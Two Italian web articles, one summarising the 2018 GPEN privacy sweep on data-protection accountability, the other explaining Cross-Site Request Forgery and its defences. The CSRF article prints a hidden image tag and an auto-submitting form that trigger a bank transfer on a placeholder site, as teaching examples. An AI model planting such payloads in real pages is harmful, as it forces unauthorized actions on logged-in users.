La lettura dei risultati della Sweep 2018 circa le modalità individuate dai titolari del trattamento per garantire in modo responsabile la conformità alle norme di protezione dei dati consente di rilevare importanti esempi di “buone pratiche” che delineano un percorso destinato al progressivo miglioramento nelle misure a tutela della privacy adottate dagli enti pubblici. Tuttavia emerge un quadro ancora non soddisfacente, dal momento che sono ancora molti i casi in cui non risultano essere previsti processi dedicati alla trattazione delle richieste degli interessati; come pure sono risultati carenti i sistemi di gestione dei reclami e, carenza ancora più rilevante, non risultano ancora pienamente adeguati i meccanismi di prevenzione e contrasto di eventuali violazioni alla sicurezza ai dati.

Il responsabile dell’intelligence di ICO (Information Commissioner’s Office, cioè l’Autorità Garante nel Regno Unito), Adam Stevens, ha dichiarato: “I risultati suggeriscono che mentre le organizzazioni internazionali contattate hanno una buona comprensione del concetto di base della responsabilità, nella pratica vi è un significativo margine di miglioramento. È importante che le organizzazioni dispongano di adeguate misure tecniche e organizzative. Ciò include l’adozione di chiare politiche di protezione dei dati, l’adozione di un approccio di ‘data protection by design and default’ e il continuo controllo e monitoraggio delle prestazioni e del rispetto delle norme e dei regolamenti sulla protezione dei dati”.

I membri GPEN partecipanti hanno preso contatto con 356 organizzazioni in 18 paesi durante lo “sweep” e hanno raggiunto le seguenti conclusioni:

  • Quando si tratta di monitorare le prestazioni interne in relazione agli standard di protezione dei dati, molte organizzazioni sono risultate inadeguate, con circa un quarto che ha risposto di non avere programmi in atto per condurre autovalutazioni e/o audit interni.
  • Le organizzazioni si sono rivelate generalmente abbastanza brave nel fornire formazione per la protezione dei dati al personale, ma spesso non hanno fornito formazione di aggiornamento al personale esistente.
  • Le organizzazioni che hanno indicato di avere in atto programmi di monitoraggio hanno generalmente fornito esempi di buone pratiche, osservando che conducono audit annuali o revisioni e / o autovalutazioni regolari.
  • Quasi tre quarti delle organizzazioni di tutti i settori e giurisdizioni hanno nominato un individuo o una squadra che si assumerebbe la responsabilità di garantire che la propria organizzazione rispettasse le norme e i regolamenti in materia di protezione dei dati.
  • Oltre la metà delle organizzazioni intervistate ha dichiarato di avere documentato procedure di risposta agli incidenti e di mantenere aggiornati i record di tutti gli incidenti e le violazioni della sicurezza dei dati. Tuttavia, un certo numero di organizzazioni ha dichiarato di non avere processi in atto per rispondere in modo appropriato in caso di un incidente di sicurezza dei dati.

A seguito dell’indagine, i singoli membri di GPEN possono contattare le organizzazioni dei propri Paesi per valutare quali azioni correttive devono intraprendere per migliorare i controlli degli utenti sulle loro informazioni personali.

La sintesi dei risultati italiani

19 soggetti pubblici (Regioni e Provincie autonome) e 54 società in-house analizzate.

  1. Governance della privacy
    Il 20% delle Regioni non ha adottato una procedura interna per la gestione dei dati personali nell’organizzazione o non la applica correttamente nelle attività quotidiane. La maggior parte delle Regioni hanno incaricato una o più persone competenti in materia di governance e gestione della protezione dei dati personali, a un livello gerarchico sufficientemente elevato nell’organizzazione.
  2. Formazione, monitoraggio e consapevolezza
    La maggior parte delle regioni e delle società in-house prestano dovuta attenzione a un’adeguata formazione dei dipendenti in materia di protezione dei dati personali. Tuttavia, nel 40% dei casi non risulta essere monitorato il livello di attuazione delle pratiche corrette per un adeguato trattamento dei dati.
  3. Trasparenza
    Il livello di trasparenza nel trattamento dei dati risulta adeguato, per merito di specifiche informative rese disponibili agli interessati al trattamento dei dati personali. Emerge che esse sono di norma costantemente aggiornate e facilmente accessibili; in pochi casi i soggetti sottoposti all’analisi sono risultati eccessivamente sintetici nel presentare l’informativa e in alcuni di questi casi viene proposta la sola privacy policy del sito web.
  4. Capacità di risposta e gestione degli incidenti di sicurezza
    L’aspetto più critico risiede nella circostanza che ben il 24% delle società e il 48% delle Regioni non abbiano definito policy e procedure per la gestione delle richieste e dei reclami da parte degli interessati, o delle stesse Autorità. Viene sottolineato, altresì, il deficit delle misure adeguate per la gestione dei Data Breach: il 20% delle organizzazioni non ha implementato una procedura di risposta agli incidenti di sicurezza che includa, peraltro, la notifica all’Autorità e, in caso di alto rischio per le libertà e i diritti degli interessati, anche la comunicazione a questi ultimi. Preoccupa anche il dato secondo cui il 25% delle organizzazioni parrebbe non disporre di un registro per documentare le violazioni subite.
  5. Valutazione e monitoraggio dei rischi
    Il 24% delle società in-house e – addirittura – il 58% delle Regioni non hanno documentato processi per la valutazione dei rischi sulla protezione dei dati personali (DPIA) in relazione all’utilizzo di nuovi prodotti, tecnologie o servizi.
    Tuttavia, la maggior parte dei soggetti analizzati dispone di un registro dei trattamenti effettuati. Il 20% delle Regioni dovrebbe invece implementare misure adeguate alla conservazione e la tracciabilità dei dati personali comunicati o trasmessi a terzi.

Antonello Soro, presidente dell’Authority italiana, ha dichiarato che “il nuovo Regolamento Ue in materia di privacy ha valorizzato in maniera determinante la ‘funzione sociale’ della protezione dei dati personali, attribuendo un ruolo chiave e una più marcata responsabilità ad aziende e pubbliche amministrazioni. I risultati dello Sweep 2018 confermano che c’è ancora molto da fare – sia in Italia, sia all’estero – affinché i principi a tutela della privacy vengano declinati correttamente nelle pratiche quotidiane, nei processi organizzativi e lungo tutta la catena decisionale nel settore pubblico e in quello privato”.

Il Garante ha aggiunto che “la nostra Autorità continuerà a svolgere, con la massima attenzione, le proprie funzioni di controllo e correttive, nonché di promozione della consapevolezza del valore dei dati”.

Certo, la data awareness è uno dei presupposti basilari. Perciò, se è vero che gli utenti e prima ancora gli individui (le “natural persons”) sono al contempo il centro e il target della disciplina UE in materia di protezione dei dati, non meno rilevante appare il ruolo di enti e organismi pubblici che gestiscono, ancor prima dei servizi, i dati dei cittadini.

E che, come si è visto, hanno ancora molto da impegnarsi.

Articolo a cura di Sergio Guida

Da economista aziendale ha maturato esperienze in gruppi industriali diversi per settori, dimensioni e caratteristiche. Specializzato in pianificazione e controllo di gestione, finanza, risk e project management, sistemi di rendicontazione integrativi (sociale, ambientale e intangible assets), è stato relatore in convegni e seminari e ha pubblicato articoli di economia, finanza, strategie e compliance.

Forti interessi verso complessità, multidisciplinarietà, innovazione tecnologica, concentrati ora su digital economy, interazione uomo-macchina (aspetti etici, cognitivi ed epistemologici), data protection & privacy regulations.

Download PDF

https://www.ictsecuritymagazine.com/articoli/verifica-dellaccountability-e-compliance-nellindagine-internazionale-privacy-sweep-2018/


L’importanza di effettuare il logout: cos’è il CSRF e come proteggersi

Il peccato originale

Il Web – e le tecnologie su cui si basa – è nato agli inizi degli anni 90 con intenti più semplici rispetto alle  esigenze attuali. Il protocollo principe di tutta l’architettura, l’HTTP, è del 1991. Queste, insieme ad HTML e agli URL, sono le fondamenta, ad un alto livello di astrazione, su cui poggia la struttura informativa che regge il mondo moderno.

Su queste fondamenta sono state poi calate tutte le sovrastrutture con cui siamo abituati a progettare. Le tecnologie per il Web hanno preso il sopravvento e il risultato finale è una enorme richiesta di sicurezza, velocità e scalabilità su un’architettura che però è stata pensata 30 anni fa principalmente per scambiarsi documenti in maniera più precisa e puntuale (leggasi hypertext).

L’importanza della sessione

HTTP è stateless. Così è stato pensato e così è tutt’ora:

“The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, protocol that can be used for many tasks beyond its use for hypertext, such as name servers and distributed object management systems, through extension of its request methods, error codes and headers. A feature of HTTP is the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred”.

Per superare questo limite sono nate soluzioni la cui regina è ancora oggi la sessione server side basata su cookie. Alla prima richiesta HTTP, il server registra un cookie sul client con un codice che, incrociato con il valore tenuto dal server, consente di tenere traccia del chiamante nelle richieste successive.

Questo stratagemma permette l’esistenza delle attuali sessioni autenticate che consentono, per esempio, il login ai siti di Banche, servizi di Webmail, Social Network ecc.

Le basi per un potenziale attacco

Questo funzionamento è trasparente per l’utente. Si traduce nella possibilità di navigare con sessioni autenticate e autorizzate (potremmo dire protette) di un determinato sito. Ciò significa che per esempio, se la pagina post-login di un determinato sito fosse:

http://www.vattelapesca.com/area-riservata/loggedin.php

Riusciremmo ad aprirla solo dopo aver speso le corrette credenziali e aver, appunto, creato la sessione server side.


Ora ipotizziamo che la pagina (o più probabilmente il servizio REST) che si occupa di eseguire un pagamento sul sito della nostra banca sia:

https://www.bancavattelapesca.com/payments/sepa-credit-transfer?amount=500.00&cur=EUR&ibanpayee= IT31K0558401650000000000001&payee=Luigi%20Luzzatti

Questo URL sarebbe raggiungibile solo durante una sessione aperta tra client e server e quindi dopo che il titolare del conto corrente ha eseguito il login sul proprio Home Banking. Il fatto che il metodo della chiamata HTTP sia POST invece di GET per questa vulnerabilità non ha importanza. Uso il GET per comodità.

È chiaro che, quando la sessione è aperta, questo URL “protetto” potrà essere richiamato in qualunque momento. Anche dopo aver lasciato il sito della propria banca senza aver effettuato il logout.

Come viene effettuato l’attacco

L’obiettivo dell’attaccante è indurre inconsciamente la vittima a richiamare un URL protetto da sessione. L’attacco ha successo se l’utente non ha effettuato il logout (e quindi non ha interrotto la sessione server side) e se l’applicazione non ha implementato alcuna protezione.

Il metodo più semplice è realizzare la richiesta HTTP senza la necessità di dover cliccare su alcun link, sarebbe sufficiente aprire una pagina contenente:

<img src="https://www.bancavattelapesca.com/payments/sepa-credit-transfer?amount=500.00&cur=EUR&ibanpayee=IT31K0558401650000000000001&payee=Luigi%20Luzzatti" width="0" height="0">

Per portare a termine l’attacco. Come detto precedentemente, GET o POST poco cambierebbe. Addentrandoci nei servizi REST, se l’API esposta fosse richiamabile con il metodo POST, sarebbe sufficiente realizzare un banale form HTML come il seguente che si auto-invia:

<body onload="document.forms[0].submit();">
<form method="post" target="frameInvisibile" action="https://www.bancavattelapesca.com/payments/sepa-credit-transfer">
<input type="hidden" name="amount" value="500.00">
<input type="hidden" name="cur" value="EUR">
<input type="hidden" name="ibanpayee" value="IT31K0558401650000000000001">
<input type="hidden" name="payee" value="Luigi Luzzatti">
</form>

Questi attacchi, se opportunamente adattati, possono funzionare anche via email. I client di posta (web e non solo) non mostrano più le immagini contenute nelle email in via automatica, proprio per evitare attacchi di questa natura (o simili).

Cosa può ottenere l’attaccante

Fatta salva la presenza di altre vulnerabilità dell’applicazione attaccata (quali XSS: Cross Site Scripting) o di errati utilizzi del CORS (Cross Origin Resource Sharing) da parte dell’applicazione attaccata, non è possibile ottenere informazioni sul contenuto richiamato e presentato durante l’attacco.

L’unica possibilità per questa tecnica, se usata da sola, è esclusivamente quello di eseguire un’azione; che sia l’esecuzione di un pagamento, l’invio di un’email, la modifica della password o l’aggiunta di amici su un social network. Non è possibile per esempio leggere il saldo di conto, il testo di un’email o altro che sia informativo.

L’attacco non lascia alcuna traccia, l’attaccante non può essere rintracciato a meno che non venga recuperata la pagina Web che ha effettuato la chiamata incriminata prima che venga cancellata.

Il fatto che la risorsa sia raggiungibile solo via HTTPS non protegge da questo attacco.

Come proteggersi?

Questo tipo di attacco è noto da tempo. Inizialmente chiamato Session Riding, ha ormai preso il nome di CSRF: Cross Site Request Forgery. La natura dell’attacco non è rivolta all’applicazione in sé, bensì all’utente. Non si sfrutta infatti una debolezza intrinseca di una particolare applicazione, ma si usa il normale funzionamento dell’HTTP per celare una richiesta che potrebbe essere legittima. Il browser non può sapere l’intento malevolo ed esegue la richiesta HTTP, il server legge il cookie di sessione, lo verifica ed esegue regolarmente l’operazione. Si sfrutta appunto la sessione server side aperta dell’utente (da qui il primo nome: Session Riding) per richiamare risorse protette.

L’utente in prima battuta può difendersi da solo, chiudendo sempre le sessioni (e quindi eseguendo il logout appena possibile) prima di procedere con la navigazione Web e l’utilizzo di Internet in generale. Un’altra importante accortezza è evitare di fare altre operazioni (come navigare siti diversi) quando si è all’interno di una qualunque area riservata (Home Banking, Social Network, Webmail ecc.). Esistono inoltre soluzioni applicative e infrastrutturali che proteggono da questo attacco: è compito dell’applicazione, infatti, difendere l’utente finale.

Cosa può fare la singola applicazione

È chiaro ormai che la sola sessione server side non è sufficiente per proteggere le risorse. Come non lo è la sola presenza dell’HTTPS. Esistono diversi accorgimenti che possono essere posti in essere per mitigare il rischio di CSRF.

Il secondo fattore

Una delle modalità di sicurezza per verificare la richiesta di esecuzione di un’operazione è l’utilizzo del secondo fattore. Il suo impiego impedisce che l’operazione vada a buon fine a meno che non venga autorizzata al di fuori del suo contesto originale: per esempio un tap sull’app dello smartphone, la digitazione di un OTP (One Time Password) preso da un SMS o da un token software/hardware, una telefonata e così via.

L’assenza del secondo fattore inibisce l’esecuzione dell’operazione (per esempio un pagamento) ma non impedisce che questa richiesta arrivi comunque al server. Se per esempio, dall’app della vostra Banca arrivassero richieste per autorizzare pagamenti che non avete eseguito voi, come la vivreste? La presenza del secondo fattore impedirebbe sì la perdita di denaro, ma non la perdita di fiducia. Questa grave ricaduta avrebbe comunque un danno notevole nel rapporto con il cliente finale.

Per evitare ciò, è possibile inserire un’interazione utente che avvenga però prima dell’invio della richiesta al server, come una ri-autenticazione o la digitazione di un CAPTCHA. L’intervento non è trasparente per l’utente finale e potrebbe degradare la user experience. A seconda, infatti, dell’importanza dell’operazione da eseguire, l’utente potrebbe essere più o meno disponibile a tollerare un rallentamento della propria operatività.

Attributo SameSite per i cookie di sessione

Google ha introdotto l’attributo SameSite per mitigare il CSRF. Il cookie di sessione può essere salvato con questo attributo impostato su due differenti valori:

  • Strict: il sito non è esposto alle chiamate cross dominio e quindi, un attacco CSRF fallirebbe perché il browser non passerebbe il cookie di sessione al server.
  • Lax: di default. Il sito è esposto alle chiamate cross dominio.

La soluzione ha l’unica pecca di non essere supportata da tutti i browser: circa il 20% dei software di navigazione ignora questo attributo e quindi espone l’utilizzatore al CSRF (https://caniuse.com/#feat=same-site-cookie-attribute). È comunque una soluzione altamente consigliata in quanto facilmente spendibile anche a livello infrastrutturale, da subito funzionante e in grado di coprire la maggior parte dei navigatori in maniera completamente trasparente, senza impatti sulla user experience.

Token di allineamento tra client e server

Premesso che l’attacco CSRF non può leggere il contenuto delle informazioni richiamate a meno che l’applicazione non abbia altre vulnerabilità quali l’XSS, la presenza di un Token di allineamento tra client e server è un’ottima forma di mitigazione di questo attacco.



Il Token può essere di sessione, e quindi rinnovato ad ogni nuova sessione server side creata, oppure One Shot e quindi spendibile una sola volta.

La soluzione One Shot è nata inizialmente per evitare il doppio invio di un form HTML, del tipo:

<form action="post" …>
…
<input type="hidden" name="oneshot-token" value="vpakqS#F34FESS636Ssd.fwqgs-sq061Dk*klopf…">
</form>

Quando il server prepara la pagina per il client, stacca un Token One Shot, lo inserisce nella pagina e si salva il suo valore per la validazione. Quando il client manda in esecuzione la propria operazione, spedisce anche il Token che viene verificato dal server. Un eventuale attacco CSRF fallirebbe in quanto sprovvisto di un Token corretto. A questo proposito, più è complicato il Token, meno probabile sarà per un malintenzionato indovinare la stringa corretta, soprattutto in caso di applicazioni molto visitate che quindi generano un numero di codici molto alto.

Token di Sessione o One Shot?

Il Token One Shot è sicuramente più sicuro in quanto diverso ad ogni richiesta. Quando però è necessario proteggere risorse che possono essere richiamate più volte all’interno di una pagina (per esempio nei casi di Single Page Application) il Token fisso per sessione è la via più semplice. Il Token One Shot si brucerebbe alla prima richiesta e le successive (anche quelle lecite) fallirebbero. Gli attacchi CSRF, anche in caso di Token di sessione, non avrebbero accesso a questa informazione e non potrebbero avere successo. Per irrobustire questa soluzione, è possibile collegare al Token di sessione l’username dell’utente e il timestamp di connessione e inviare queste informazioni crittografate al client (si veda “Token crittografato?” più avanti).

In una Single Page Application, il Token per le chiamate AJAX può essere inserito nel metodo setRequestHeader dell’oggetto XMLHttpRequest:

XMLHttpRequest.open(method, url);
…
XMLHttpRequest.setRequestHeader(header, sessionToken);
…
XMLHttpRequest.send();

Token via POST o GET?

La spesa del Token One Shot come metodo HTTP GET (e, quindi, all’interno della Querystring tipo https:// vattelapesca.com/REST?oneshot=gls2FLPcxm09837fFLSDO3920) comporta meno rischi rispetto al Token di Sessione in quanto, nel momento in cui viene speso, viene anche verificato e invalidato.

Quando invece si prevede l’utilizzo di un Token valido per tutta la sessione, è consigliabile spenderlo all’interno del metodo POST (o PUT, DELETE ecc.). L’URL della risorsa è un valore decisamente più esposto rispetto al body di una chiamata POST (browser history, log, referrer ecc.) e sono tutti punti di caduta dove un malintenzionato potrebbe trovare falle per ottenere il Token ed eseguire un attacco CSRF nonostante la protezione applicativa.

Token crittografato?

Per irrobustire le soluzioni basate su Token, invece di generare un codice random che poi venga semplicemente confrontato sul server, è possibile generare un codice comprendente alcune informazioni di base come l’username dell’utente, il timestamp della prima chiamata e poi crittografare il tutto prima di spedirlo al client.

Quando poi questo Token viene re-inviato al server per la validazione dell’esecuzione, il server lo decrittografa, confronta username e timestamp e ne verifica la validità.

Architettura per la generazione/validazione dei Token



In architetture enterprise può essere interessante gestire centralmente la generazione/validazione dei token per le applicazioni esistenti. Se l’infrastruttura già possiede un OAuth 2 Server, si potrebbe collegare questo building block e prevedere una soluzione basata su OAuth 2 Client Credentials per autorizzare le applicazioni tramite un Access Token che venga poi speso come CSRF Token dal Front End.

A seconda delle esigenze, il Token può essere di Sessione – e quindi salvato dall’applicazione per la verifica durante tutta la sessione server side – oppure One Shot. In questo caso, a ogni richiesta l’applicazione richiederà la verifica all’OAuth 2 Server prima di procedere con l’operazione. Questa soluzione, per quanto più sicura, prevede un maggiore traffico di rete.

Architettura a prova di sviluppatori

Tutte le soluzioni viste finora, benché funzionanti dal punto di vista della mitigazione del rischio per il CSRF, fanno pieno affidamento sull’impegno degli sviluppatori. In una realtà enterprise, dove le società coinvolte nello sviluppo del codice sono diverse e dove i programmatori si susseguono di continuo, delegare a questa funzione il pieno impegno sulla difesa dai CSRF rappresenta un punto debole. Basterebbe il rilascio di una singola funzionalità non protetta per mostrare il fianco e subire un attacco.

È necessario pensare a una soluzione che possa essere funzionante su un’architettura più complessa senza necessità di altri interventi e senza doversi fidare del fatto che tutti gli sviluppatori coinvolti nella progettazione del software si ricordino di collegare una o più protezioni dal CSRF.

Verifica degli header HTTP Referer e Origin


Se la vostra architettura si basasse su un API Gateway/Manager, un Reverse Proxy, un WAF o una qualunque infrastruttura di BackEnd For FrontEnd che disintermedi (o protegga) le chiamate a BackEnd, potreste fare affidamento a questo layer per governare tutte le connessioni che non valorizzano correttamente questi header HTTP. In caso di anomalia infatti, potreste richiedere una nuova autenticazione arricchita da un Token di controllo, così da impattare meno utenti possibili (quelli con browser obsoleti e insicuri) e respingere i CSRF.

Facciamo chiarezza: il Referer (più correttamente sarebbe Referrer con due r ma tant’è, così si chiama l’header HTTP) contiene l’URL esatto di provenienza del browser. Con ciò intendo la pagina precedente in una normale sessione di navigazione, o la pagina chiamante in una richiesta ad un’API REST. Viene valorizzato durante le connessioni HTTPS ma spesso nascosto, per motivi di privacy, nelle connessioni http (si veda l’header Referrer-Policy: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy). L’header Origin invece, specifica il solo dominio di provenienza (così da rispettare la privacy dell’utente) ma non è valorizzato sui browser meno moderni e sicuri: per esempio Internet Explorer 11 ignora questa direttiva.

Esempi di header HTTP Referer e Origin valorizzati:

  • Referer: https://site.com/privateArea/loggedIn;
  • Origin: https://site.com.

